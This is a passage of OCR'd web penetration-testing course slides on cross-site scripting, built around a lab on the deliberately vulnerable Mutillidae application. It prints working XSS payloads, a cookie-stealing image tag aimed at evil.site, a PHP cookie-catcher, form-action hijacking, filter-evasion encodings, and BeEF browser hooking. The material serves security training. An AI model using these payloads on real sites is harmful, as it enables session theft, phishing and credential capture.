
Then type the following immediately after the "=" sign:


```
<script>alert("Sec542!")</script>
```

The entire URL will now be:

```
http://mutillidae/index.php?page=<script>alert("Sec542!")</script>
```

Then press Enter. You may see an immediate reflected pop up; if so click OK. You will then see an error, which is fine, and correct. There is no page called "<script>alert("Sec542!")</script>"







We have sprung our trap. This portion of the exercise generated both a reflected and stored XSS, and the stored portion is more interesting.

For bonus points, pop up the cookie. Repeat steps 9 and 10, but replace "Sec542!" with document.cookie:


```
http://mutillidae/index.php?page=<script>alert(document.cookie)</script>
```

Here is the result:





We will next discuss methods to exploit XSS.




GET makes for easy-to-demonstrate and social engineer XSS flaws. Parameters are conveniently passed via the URL.

There is no such luck with an HTTP POST request. Variables live in the payload of the request. Although POST requests certainly still exhibit XSS vulnerabilities, attacks can be harder to demonstrate and weaponize as is.


Mark Baggett (@MarkBaggett), GSE #15 and author of *SEC573: Python for Penetration Testers* provides get2post.py to help us get back to the lovely demo link we all love so much.

Run/host this as needed on an accessible server.

get2post.py is available at: https://github.com/MarkBaggett/MarkBaggett/blob/master/get2post.py (http://cyber.gd/542_429) **QR**



Some of the typical exploits used with XSS are reading cookies and redirecting a user to another page. You are also able to modify the content of a page and run pretty much any custom code within the JavaScript language.



Cookies hold valuable information about a user's session. This could include the session ID or session token, or sensitive information that an application has incorrectly stored on a client.

The code in this slide is designed to steal cookie information from a client and send it to an attacker's website.

You will notice that the script includes an image tag, which is written to the screen within the targeted application. The image tag sets the source of the image to an evil site, and appends the value of the cookie to the URL. If the value of the cookie was a session ID – for example, 42 – then the URL would become:

http://evil.site/42

At that point, the user's browser automatically attempts to load the image. The image will fail to load (it could appear as a red X, but if the pixel size is set to 1x1, the user won't see it at all). This request will appear in the evil.site logs. The evil.site administrator will find a "404" error message, which contains the value of the cookie as part of the requested address. Then, all the evil site administrator needs to do is parse the site logs to get the cookies.

The upshot is that this script causes a user's data to be transmitted to the evil site via HTTP requests.

Cookie Catcher

- We can also include a cookie catcher script on our server
- This code logs the cookies in a simpler format
  - We don't have to parse the web server logs

```
<?php
$cookies = $_SERVER['REQUEST_URI'];
$output = "Received=".$cookies."\n";
$fh = fopen("/tmp/cookiedump", "a+");
$contents = fwrite($fh, $output);
fclose($fh);
?>
```

Web Penetration Testing and Ethical Hacking

This code, written by Tom Liston, runs on a server controlled by the attacker. It reads the cookie value from the request and logs them to /tmp/cookiedump.

This code can be updated to log further information or even make a web request using the cookies stolen. The web request would go to the site in the referer header. ☺

Redirecting a User

- We can also inject code to redirect a user

```
<script language="javascript">
window.location.href = "http://www.sec542.org" ;
</script>
```

- We can also change the form action to have it submit to us


```
document.forms[1].action="http://www.sec542.org/"
```

Web Penetration Testing and Ethical Hacking

This JavaScript instructs the browser to change the location it is displaying. In this example, the location changes to www.sec542.org. However, the location can be any page or site on the Internet.

Using redirection, an attacker can control where on the Internet a user is visiting. Phishing sites use this type of an attack by having the victim visit the actual trusted site (which happens to be vulnerable to XSS), and then redirecting the user to a different site.

Note that if we are able to inject redirection code, we can inject code that changes where a user's login form is submitted. The user could actually be at his or her bank's website, but because it is vulnerable to XSS, instead of submitting the form to the bank, it actually submits it to the attacker's website.



All of the examples we've discussed so far today are small script injections. The entire script can be loaded into an input field. However, it's hard to do really malicious things with 100 characters. JavaScript solves that problem for us by giving us the ability to load a script from a remote site.

Evasion

- It is more common now for sites to filter input
- Typically this is done by blacklisting strings
- Trivial to bypass in most cases
- Here are some examples of evasion techniques

Web Penetration Testing and Ethical Hacking

Many sites are configured to automatically block known malicious inputs. These blacklists are often trivial to bypass. Because the JavaScript and HTML languages are designed for flexibility, there are a plethora of ways to represent the same data, which can allow us to evade blocking mechanisms.

The premier site for XSS evasion techniques is the XSS cheatsheet at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet (http://cyber.gd/542_56) **QR**

Evasion Example (1)

- The following are versions of the traditional attack:

```
<SCRIPT>alert("XSS")</SCRIPT>
```

- Image tag

```
<IMG SRC="javascript:alert('XSS');">
```

- Malformed IMG tag

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

Web Penetration Testing and Ethical Hacking

We previously used Mutillidae to prove the existence of an XSS vulnerability using the simple example shown first on this slide. It is a typical XSS demonstration, in which JavaScript is used to open an alert box that says "XSS" with an OK button.

Two of the ways to change this to bypass filtering are shown. One method uses an image tag. Notice that the image source is the JavaScript. The other method uses a malformed image tag, which most modern browsers will render despite the fact that it is not valid.

Evasion Example (2)

- The following are versions of the traditional attack:

```
<SCRIPT>alert("XSS")</SCRIPT>
```

- HTML entities

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```


- Hex encoding

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x6
9&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#
x28&#x27&#x58&#x53&#x53&#x27&#x29>
```


On this slide, we have included two more methods of encoding the script to bypass filters.

The first makes use of HTML entities. In this case, the entities are ".


The second example uses hex encoding to write the various characters.



Next up: the awesome Browser Exploitation Framework (BeEF).

BeEF

- Browser Exploitation Framework:
  - By Wade Alcorn
- Powerful framework due to the interprotocol features
- Focuses on payload delivery
- Current stable version is Ruby:
  - Older PHP still common



Web Penetration Testing and Ethical Hacking

BeEF is a framework for building attacks. These attacks are then launched from the browser. BeEF enables the attacker/developer to focus on payloads instead of how to get the attack to the client.


This screen shot is of the BeEF control interface. On the left side you can see the menu options and the list of zombies under this attacker's control. On the right is the panes that show the command you want to run and the results from this command.

References

BeEF is available from http://beefproject.com/ (http://cyber.gd/542_510) **QR**.

BeEF Interface

- The various panels control the victim browsers
- Zombies are listed as offline or online:
  - If offline, commands are sent when the browser reconnects
- Module descriptions are to the right:
  - Also where the module config appears
- More menu options can be accessed by right-clicking
- The color of the icon determines if the module runs on the victim




- Works on the victim
- Works but may be visible
- Not Confirmed to work
- Doesn't work

Web Penetration Testing and Ethical Hacking


The BeEF interface is controlled via web interface. This interface provides a series of panels to interact with the pieces we need for our exploitation.

The first panel is a list of the zombie browser, both the ones offline and online. For the offline ones, BeEF caches the commands and issues them when the browser reconnects!

The next panel is a list of modules available. Each module is color coded based on the zombie selected. This color coding signifies the reliability and functionality of the module against that target. When we select a module, the panels to the right will list the description and the configuration options. We can then press the Execute button to send the command to the browser victim.



When we want to use BeEF to control a zombie browser, we inject the hook.js file via an XSS flaw. When the victim loads the page with the exploit, their browser is connected back to the BeEF controller. The pen tester can then issue commands back to the victim browser. This is done through the hook.js file, which is changed based on the commands we want to send.



BeEF contains the following capabilities:

